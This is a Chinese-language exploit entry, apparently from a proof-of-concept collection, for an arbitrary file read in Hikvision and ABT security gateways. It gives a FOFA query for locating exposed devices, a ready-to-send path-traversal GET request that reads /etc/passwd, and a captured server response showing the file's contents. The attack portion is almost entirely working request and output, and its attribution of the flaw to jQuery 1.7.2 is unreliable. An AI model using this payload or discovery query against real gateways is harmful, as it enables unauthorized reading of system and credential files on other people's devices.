
# H19-1海康威视-安全接入网关-任意文件读取

## 漏洞描述：

海康威视安全接入网关使用Jquery-1.7.2，该版本存在任意文件读取漏洞，可获取服务器内部敏感信息泄露（安博通应用网关也存在此漏洞）

### 网站图片：



## 网络测绘：

### fofa语法：


(body="webui/js/jquerylib/jquery-1.7.2.min.js" && product="ABT-应用网关" || body="webui/js/jquerylib/jquery-1.7.2.min.js" && product="HIKVISION-安全网关")

## 漏洞复现：

payload：

```
GET /webui/?file_name=../../../../../etc/passwd&g=sys_dia_data_down HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: clos
Upgrade-Insecure-Requests: 1
```

效果图:



```
GET /webui/?file_name=../../../../../etc/passwd&g=sys_dia_data_down HTTP/1.1
Host: [redacted]4431
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: clos
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Set-Cookie: USGSESSID=f46ac0bdaa3ec1a74d90
Expires: Thu, 19 Nov 1981 08:52:00 GMT
P3P: CP="IDC DSP COR ADM DEVi TAIi PSA PSD
Pragma: public
Cache-Control: private
Content-type: text/plain; charset=utf-8
Accept-Ranges: bytes
Content-Disposition: attachment; filename=
Date: Fri, 05 Jan 2024 10:19:54 GMT
Server: lighttpd/1.4.39
Content-Length: 163

root::0:0:root:/:/bin/sh
nobody:x:0:0:nobody:/nonexistent:/bin/fals
sshd::103:103::/var/run/sshd:/bin/sh
postgres:x:1000:1000:Linux User,,,:/disk/d
```